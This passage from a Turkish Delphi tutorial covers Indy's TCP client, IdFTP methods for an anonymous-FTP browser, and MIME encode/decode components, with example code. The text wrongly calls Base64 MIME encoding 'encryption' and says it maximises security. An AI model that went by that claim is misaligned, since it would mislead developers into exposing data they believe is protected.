procedure TForm1.IdTCPClient1WorkBegin(Sender: TObject;
  AWorkMode: TWorkMode; const AWorkCountMax: Integer);
begin
  StatusBar1.Panels[0].Text:='Dosya Gönderiliyor';
end;
procedure TForm1.IdTCPClient1WorkEnd(Sender: TObject;
  AWorkMode: TWorkMode);
begin
  StatusBar1.Panels[0].Text:='Dosya Gönderildi';
end;
```

Şimdi iki uygulamaya ait "exe" dosyalarını yanyana çalıştırıp "Dosya Gönder" düğmesine basınız. İlk olarak göndereceğiniz dosyayı seçmenizi isteyecek, ardından diğer uygulama dosyayı kaydedeceği yeri ve ismini sorup kayıt işlemi tamamlanacaktır.

IdFTP Kontrolü:

"Indy Clients" yaprağında yer alan bu kontrol sayesinde "FTP" sitelerine bağlanabilir, bu sitelerden dosya indirebilir veya dosya gönderebilirsiniz. Aşağıda kontrole ait özellikler listelenmektedir.

- **IdFTP1.Port**

"FTP" sitelerine bağlanabilmek için kullanılacak olan port numarası bu özellikle belirlenir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdFTP1.Port:=21;
end;
```

- **IdFTP1.Host**

Bağlanılacak "FTP" sitesine ait adres bu özellikte tutulur.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdFTP1.Port:=21;
  IdFTP1.Host:='ftp.microsoft.com';
end;
```

- **IdFTP1.Username**

Şayet site şifre işlemleriniz için şifre bilgisi istiyorsa kullanıcı adını bu özellikle belirlemelisiniz. Şayet free sitelere ulaşmak isterseniz o zaman "anonymous" kullanıcı ismini kullanabilirsiniz (zorunludur).

```
procedure TForm1.ComboBox1KeyPress(Sender: TObject; var Key:
Char);
begin
    IdFTP1.Username:='anonymous';
end;
```

- **IdFTP1.Password**

Yetki isteyen siteler için kullanabileceğiniz şifre değerini belirleyen özelliğidir. Şayet free sitelere ulaşacaksanız e-mail adresinizi girmelisiniz.

```
procedure TForm1.ComboBox1KeyPress(Sender: TObject; var Key:
Char);
begin
     IdFTP1.Port:=21;
     IdFTP1.Host:=ComboBox1.Text;
     IdFTP1.Username:='anonymous';
     IdFTP1.Password:='n_demirli@mynet.com';
   end;
end;
```

- **IdFTP1.List**

Sitede yer alan dosya veya klasörleri listelemek için kullanılan methoddur. Geriye dönen değerler "**Tstrings**" tipte bir değişkende depolanabilir.

```
procedure TForm1.FormCreate(Sender: TObject);
var
  dosyalar:TStrings;
begin
  dosyalar:=TStringList.Create;
  IdFTP1.Port:=21;
  IdFTP1.Host:=ComboBox1.Text;
  IdFTP1.Username:='anonymous';
  IdFTP1.Password:='n_demirli@mynet.com';
  IdFTP1.Connect();
  IdFTP1.List(dosyalar,'',false);
  ComboBox2.Items:=dosyalar;
  ComboBox2.ItemIndex:=0;
end;
```

Methodda kullanılan ikinci parametre listelenecek elemanlar için kriter belirleyecektir. Şayet boş strıng (‘’) girerseniz tüm dosya ve klasörleri, (*.*) girerseniz tüm dosyaları (klasörler hariç), "*.bmp" girerseniz sadece "bmp" uzantılı dosyaları listeleyecektir. Üçüncü parametre nin "false" olması durumunda elemanların sadece isimlerini, "true" olması durumunda ise isimleriyle beraber diğer özelliklerinide listeleyecektir.

- **IdFTP1.Connect()**

Tüm bağlantı ayarlarını yaptıktan sonra siteye ulaşabilmek için kullanılan methoddur.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdFTP1.Port:=21;
  IdFTP1.Host:=ComboBox1.Text;
  IdFTP1.Username:='anonymous';
  IdFTP1.Password:='n_demirli@mynet.com';
  IdFTP1.Connect();//Bağlan
end;
```

- **IdFTP1.ChangeDir**

Bağlandığınız site için aktif klasörü değiştirmek için kullanılan methoddur. Şayet webBrowser kullanıyorsanız ve diğer klasöre girerseniz bu methodla aktif dizini değiştirmelisiniz.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  IdFTP1.ChangeDir(Edit1.Text);//yeni dizin
end;
```

- **IdFTP1.RemoveDir**

Aktif dizin içerisinde bulunan klasörü silmek için kullanılan methoddur. Sadece klasörün ismini girmeniz yeterli olacaktır.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  IdFTP1.RemoveDir('MISC');//klasörü sil
end;
```

- **IdFTP1.ChangeDir**

Yeni klasörün içini açabilmeniz için kullanabileceğiniz methoddur. Yine sadece klasörün ismini yazmanız yeterli olacaktır.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  IdFTP1.ChangeDir('MISC');//MISC klasörüne geç
end;
```

- **IdFTP1.MakeDir**

Sitede yeni boş bir klasör oluşturmak için kullanılan methoddur. Oluşturulacak olan klasörün sadece ismini girmeniz yeterli olacaktır.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  IdFTP1.MakeDir('yenioldu');//klasörü yarat
end;
```

- **IdFTP1.RemoveDir**

Aktif klasörün içerisinde var olan klasörü silmek için kullanılan methoddur. Sileceğiniz klasörün sadece ismini girmeniz yeterli olacaktır.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  IdFTP1.RemoveDir('yenioldu');//Belirtilen klasörü sil
end;
```

- **IdFTP1.Delete**

Aktif klasörün içerisindeki dosyayı silmek için kullanılan methoddur. Sadece dosyanın ismini girmeniz yeterli olacaktır.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  IdFTP1.Delete('yenidosya');//dosyayı sil
end;
```

- **IdFTP1.Rename**

Aktif site içerisinde var olan dosyanın ismini değiştirmek için kullanılan methoddur. Birinci parametre dosyanın ismini, ikinci parametre de değiştirildikten sonra alacağı yeni ismi belirleyecektir.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  IdFTP1.Rename('yuksel.txt','zaki.txt');//yuksel.txt yi “zeki.txt” yap
end;
```

- **IdFTP1.Size**

Parametre ile belirlenen dosyanın uzunluğunu hesaplayan methoddur. Parametre değerine sadece dosyanın ismini girmeniz yeterli olacaktır.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
        Form1.Caption:=’Dosya Boyutu=’+IntToStr(IdFTP1.Size('yenidosya'));
end;
```

- **IdFTP1.Quit**

Siteden ayrılmak için kullanılan methoddur.

```
procedure TForm1.Button3Click(Sender: TObject);
begin
  IdFTP1.Quit;//Çık
end;
```

- **IdFTP1.Get**

Akfit “FTP” sitesinden dosya indirmek için kullanılan methoddur. Birinci parametre ile indirilecek dosyanın ismini, ikinci parametre ile bilgisayarınızda kaydedeceğiniz yeri (ismiyle beraber), üçüncü parametre ile de aynı isimli başka bir dosya varsa üzerine yazılıp yazılmayacağını belirleyebilirsiniz.

```
procedure TForm1.ComboBox2Change(Sender: TObject);
//Dosya İndir
var
  mesaj:Integer;
  dosya:AnsiString;
begin
  mesaj:=Application.MessageBox('Dosya İndirilsinmi','Dosya İndir',
MB_YESNO);
  if mesaj=mrYes Then
    begin
```

```
    if SaveDialog1.Execute Then
      dosya:=SaveDialog1.FileName;//Buraya kaydet
    IdFTP1.Get(ComboBox2.Text,dosya,false);//üstüne yazma
   end;
end;
```

- **IdFTP1.Put**

"FTP" sitesine dosya yollamak için kullanacağınız methoddur. Birinci parametre dosyanın bilgisayarınızda bulunduğu adresini (ismiyle beraber), ikinci parametre aktif klasöre kaydedilecek olan ismini, üçüncü parametrede üstüne yazılıp yazılmayacağını belirleyecektir.

```
procedure TForm1.Button5Click(Sender: TObject);
//Dosya Yolla
var
  yol:AnsiString;
begin
  if OpenDialog1.Execute Then
    begin
      yol:=OpenDialog1.FileName;
    end;
  IdFTP1.Put(yol,'yeniisim.txt',true);
end;
```

- **IdFTP1.Disconnect**


Siteden bağlantıyı kesmek için kullanılan methoddur.

```
procedure TForm1.Button1Click(Sender: TObject);
//Bağlantıyı Kes
begin
  IdFTP1.Disconnect();
end;
```

Şimdi anlattığımız bu özellik ve methodları programımızda kullanabileceğimiz bir örnek yapalım Örneğimiz için aşağıda gösterilen tasarımı oluşturup gerekli olan kodları "Unit" penceresine ekleyiniz.

Uygulama 9:Ftp Sitelerinden Dosya İndirmek

Uygulamamız için formunuza bir adet "IdFTP", bir adet "OpenDialog", bir adet "SaveDialog", iki adet "ComboBox", dört adet "Button", bir adet "Edit" ve bir adet "Label" kontrolü yerleştiriniz.



Program için kullanılacak olan kod bloğu aşağıda verilmiştir.

```
procedure TForm1.FormCreate(Sender: TObject);
var
  dosyalar:TStrings;
begin
  dosyalar:=TStringList.Create;
  ComboBox1.Items.Add('ftp.bir.net');
  ComboBox1.Items.Add('ftp.linux.org.tr');
  ComboBox1.Items.Add('ftp.bir.net');
  ComboBox1.Items.Add('ftp.microsoft.com');
  ComboBox1.ItemIndex:=0;//Dördüncü elemanı göster
  WebBrowser1.Navigate(ComboBox1.Text);
  IdFTP1.Port:=21;
  IdFTP1.Host:=ComboBox1.Text;
  IdFTP1.Username:='anonymous';
  IdFTP1.Password:='n_demirli@mynet.com';
  IdFTP1.Connect();
  IdFTP1.List(dosyalar,'',false);
  ComboBox2.Items:=dosyalar;
  ComboBox2.ItemIndex:=0;
  Button4.Enabled:=false;
  ComboBox1.Style:=csOwnerDrawFixed;//giriş yok sadece seç
end;
```


```
procedure TForm1.ComboBox1Click(Sender: TObject);
var
  dosyalar:TStrings;
begin
  WebBrowser1.Navigate(ComboBox1.Text);
  dosyalar:=TStringList.Create;
  ComboBox2.Items.Clear;
  WebBrowser1.Navigate(ComboBox1.Text);
  IdFTP1.Port:=21;
  IdFTP1.Host:=ComboBox1.Text;
  Form1.Caption:=IdFTP1.RetrieveCurrentDir;//aktif dizini yaz
  IdFTP1.List(dosyalar,'',false);
  ComboBox2.Items:=dosyalar;
  ComboBox2.ItemIndex:=0;//ilk elemanı göster
end;
procedure TForm1.ComboBox1KeyPress(Sender: TObject; var Key:
Char);
var
  dosyalar:TStrings;
begin
  if Key=#13 Then
    begin
      dosyalar:=TStringList.Create;
      ComboBox2.Items.Clear;
      WebBrowser1.Navigate(ComboBox1.Text);
      IdFTP1.Port:=21;
      IdFTP1.Host:=ComboBox1.Text;
      IdFTP1.Username:='anonymous';
      IdFTP1.Password:='n_demirli@mynet.com';
      IdFTP1.List(dosyalar,'',false);
      ComboBox2.Items:=dosyalar;
      ComboBox2.ItemIndex:=0;
    end;
end;
procedure TForm1.Button2Click(Sender: TObject);
//Dizin Değiştir
var
  dosyalar:TStrings;
begin
  dosyalar:=TStringList.Create;
  IdFTP1.ChangeDir(Edit1.Text);
  ComboBox2.Items.Clear;
  IdFTP1.List(dosyalar,'',false);//klasör ve dosyaları göster
```

```
  ComboBox2.Items:=dosyalar;//aktar
  ComboBox2.ItemIndex:=0;
  ComboBox1.Text:=ComboBox1.Text+'/'+Edit1.Text;
  WebBrowser1.Navigate(ComboBox1.Text);
end;
procedure TForm1.ComboBox2Change(Sender: TObject);
//Dosya İndir
var
  mesaj:Integer;
  dosya:AnsiString;
begin
  mesaj:=Application.MessageBox('Dosya İndirilsinmi','Dosya
İndir',MB_YESNO);
  if mesaj=mrYes Then
    begin
      if SaveDialog1.Execute Then
        dosya:=SaveDialog1.FileName;//Buraya kaydet
      IdFTP1.Get(ComboBox2.Text,dosya,false);//üstüne yazma
    end;
end;
procedure TForm1.Button3Click(Sender: TObject);
//Bağlantıyı Kes
begin
  IdFTP1.Disconnect;
  Button3.Enabled:=false;
  Button4.Enabled:=true;
  Button1.Enabled:=false;
  Button2.Enabled:=false;
  WebBrowser1.Navigate('ftp://ftp.bir.net');
  ComboBox1.Text:='ftp.bir.net';
  ComboBox2.Enabled:=false;
end;
procedure TForm1.ComboBox1Change(Sender: TObject);
var
  dosyalar:TStrings;
begin
  WebBrowser1.Navigate(ComboBox1.Text);
  dosyalar:=TStringList.Create;
  ComboBox2.Items.Clear;
  WebBrowser1.Navigate(ComboBox1.Text);
  IdFTP1.Port:=21;
  IdFTP1.Host:=ComboBox1.Text;
  Form1.Caption:=IdFTP1.RetrieveCurrentDir;
```

```
  IdFTP1.List(dosyalar,'',false);
  ComboBox2.Items:=dosyalar;
  ComboBox2.ItemIndex:=0;
end;
procedure TForm1.Button5Click(Sender: TObject);
//Dosya Yolla
var
  yol:AnsiString;
begin
  if OpenDialog1.Execute Then
    begin
      yol:=OpenDialog1.FileName;
    end;
  IdFTP1.Put(yol,'yeniisim.txt',true);
end;
procedure TForm1.Button4Click(Sender: TObject);
//Bağlan
var
  dosyalar:TStrings;
begin
  dosyalar:=TStringList.Create;
  ComboBox2.Enabled:=true;
  ComboBox1.ItemIndex:=0;//İlk elemanı göster
  WebBrowser1.Navigate(ComboBox1.Text);
  IdFTP1.Port:=21;
  IdFTP1.Host:=ComboBox1.Text;
  IdFTP1.Username:='anonymous';
  IdFTP1.Password:='n_demirli@mynet.com';
  IdFTP1.Connect();
  IdFTP1.List(dosyalar,'',false);
  ComboBox2.Items:=dosyalar;
  ComboBox2.ItemIndex:=0;
  Button4.Enabled:=false;
  Button3.Enabled:=true;
  Button1.Enabled:=true;
  Button2.Enabled:=true;
end;
```

Şimdi programı çalıştırabilirsiniz. Uygulamanızın ekran görüntüsü aşağıdaki şekilde gerçekleşecektir. Dilerseniz bağlandığınız siteye dosya yollayabilir, dilerseniz siteden dosya indirebilirsiniz. Form üzerinde yer alan Edit kutusu içerisine klasör değiştirmek istediğiniz zaman, içerisindeki dosyaları

listeleyeceğiniz klasörün ismini girmelisiniz. Ardından "Dizin Değiştir" düğmesine basın.



Örnekte dikkat edin, ikinci combo içerisindeki elemanlar aktif sitede yer alan indirilebilir dosya isimleri olacaktır.

Şimdi ister dosya indirin, isterseniz dosya gönderin. Dosya indirmek için ikinci ComboBox dan dosyanın ismini seçmeniz yeterli olacaktır.

IdEncoderMIME Kontrolü:

"Indy Misc" yaprağında yer alan bu kontrol sayesinde dosyalarınızı veya metinlerinizi kolayca encript edebilirsiniz. Bilhassa network ortamına aktarılacak olan verilerin encript edilmeleri bazı durumlar için zorunlu olabilir. Dosyaları encript edip gönderirseniz güvenliği max dereceye çıkarmış olursunuz. Aşağıda kontrole ait özellikler listelenmektedir.

- **IdEncoderMIME1.EncodeString**

Parametreyle girilen metni şifrelemek için kullanılan methoddur. Geriye dönen değer string tip bir değişkende tutulabilir.

```
procedure TForm1.Button2Click(Sender: TObject);
//Metin Encript Et
var
  deger:AnsiString;
begin
  deger:=IdEncoderMIME1.EncodeString(Memo1.Text);
end;
```

Şayet bir dosyayı encript edecekseniz aşağıdaki kod bloğunu kullanabilirsiniz.

```
procedure TForm1.Button2Click(Sender: TObject);
//Dosya Encript et
var
  dosya:TFileStream;
begin
  dosya:=TFileStream.Create('c:\ali.txt',fmOpenread);
  IdEncoderMIME1.Encode(dosya);
end;
```

Decript etme işlemini gösterdikten sonra bu kontrole ait örneklendirme yapılacaktır. Bu yüzden şimdilik diğer Decript işlemi için kullanılan kontrole ait özellikleri inceleyeceğiz.

IdDecoderMIME Kontrolü:

"**Indy Misc"** yaprağında yer alan bu kontrol sayesinde "IdEncoderMIME" kontrolüyle kodlanmış olan metinler kolayca orjinal hallerine dönüştürülebilirler. Aşağıda bu kontrole ait özellikle açıklanmaya çalışılmaktadır.

- **IdDecoderMIME1.DecodeString**

"IdEncoderMIME" kontrolü ile kodlanmış metinler bu method sayesinde eski hallerine dönüştürülebilirler. Geriye dönen değer string tipte bir değişkene aktarılabilir.

```
procedure TForm1.Button3Click(Sender: TObject);
//Çöz
var
  deger:AnsiString;
begin
  deger:=IdDecoderMIME1.DecodeString(Memo2.Text);
end;
```

- **IdDecoderMIME1.DecodeToStream**

String içeriği kodlayıp, stream tipte değişkene (dosya değişkenine) aktarmak için kullanılan methoddur.


```
procedure TForm1.Button3Click(Sender: TObject);
//çöz dosyaya yolla
var
  deger:AnsiString;
  dosya:TfileStream;
begin
  IdDecoderMIME1.DecodeToStream(deger,dosya);
end;
```

Şimdi hem Encript, hemde Decript işlemini gerçekleştirebileceğimiz bir örnek yapacağız.


Uygulama 9:Dosyalara Encript-Decript İşlemleri Uygulamak

Şimdiki örneğimizde harddiskte yer alan "txt" uzantılı dosya içerisindeki bilgileri memo kontrolünde açarak kodlayacağız. Ardından kodladığımız içeriği yine bilgisayarın içerisinde, aynı klasöre farklı isimde saklayacağız. İkinci adımda ise kodladığımız dosyayı kullanarak "Decript" işlemini gerçekleştirerek orjinal dosyayı oluşturacağız. Aşağıdaki tasarımı oluşturunuz.

İlk Yaprağa ait tasarım.



İkinci yaprağa ait tasarım




Şimdi yapacağımız işlemleri adım adım oluşturalım. Aşağıdaki hususları aynı sırayla sizde geçekleştiriniz.

- ❖ Birinci adımda formunuza bir adet "**Indy Misc**" yaprağında yer alan "**IdEncoderMIME**" kontrolü yerleştirin.
- ❖ İkinci adımda formunuza bir adet "**Indy Misc**" yaprağında yer alan "**IdDecoderMIME**" kontrolü yerleştirin.
- ❖ Üçüncü adımda formunuza bir adet "**Dialog**" yaprağında yer alan "**OpenDialog**" kontrolü ekleyiniz.
- ❖ Dördüncü adımda formunuza "**Win32**" yaprağında yer alan "**PageControl**" kontrolü yerleştirip iki adet yaprak ekleyin (Bu konular daha önce ki kitabımızda detaylı olarak anlatılmıştır).
- ❖ Sanıyorum diğer kontroller için açıklama yapmaya gerek yok tasarım görüntüsünden kolayca çıkarabilirsiniz.
- ❖ Son olarak aşağıdaki kod bloklarını "Unit" pencerenize ekleyiniz.

```
implementation
uses StrUtils;
{$R *.dfm}
var
  klasor:AnsiString;
  yol:AnsiString;
  ad:AnsiString;
  kodludeger:Ansistring;
procedure TForm1.Button1Click(Sender: TObject);
//Dosya Seç
begin
  if OpenDialog1.Execute Then
    begin
      yol:=OpenDialog1.FileName;
      ad:=ExtractFileName(yol);
      klasor:=ExtractFilePath(yol);
      Memo1.Lines.LoadFromFile(yol);
      label2.Caption:=AnsiReplaceStr(ad,'.','_')+'.xxx';//harfleri değiştir
    end;
end;
procedure TForm1.Button2Click(Sender: TObject);
//Encript
var
  deger:AnsiString;
begin
  deger:=IdEncoderMIME1.EncodeString(Memo1.Text);//metni kodla
  Memo2.Text:=deger;
  Memo2.Lines.SaveToFile(klasor+'\'+Label2.Caption);//kaydet
end;
procedure TForm1.Button3Click(Sender: TObject);
```


```
//Decript
var
  deger:AnsiString;
begin
  deger:=IdDecoderMIME1.DecodeString(Memo2.Text);//çöz
  Memo1.Text:=deger;
  Memo1.Lines.SaveToFile(klasor+'\'+label5.Caption);
end;
procedure TForm1.Button5Click(Sender: TObject);
//İkinci yaprak için seç
begin
 if OpenDialog1.Execute Then
    begin
      yol:=OpenDialog1.FileName;
      ad:=ExtractFileName(yol);
      klasor:=ExtractFilePath(yol);
      Memo2.Lines.LoadFromFile(yol);
      label5.Caption:=AnsiReplaceStr(ad,'.','_')+'.txt';//harfleri değiştir
    end;
end;
```

Programı çalıştırdıktan sonra "Dosya Encript Et" yaprağını aktif hale getirin. Ardından "Seç" düğmesine tıklayarak "txt" uzantılı bir dosya bulun. İçerik "Memo" kontrolüne aktarılacaktır.



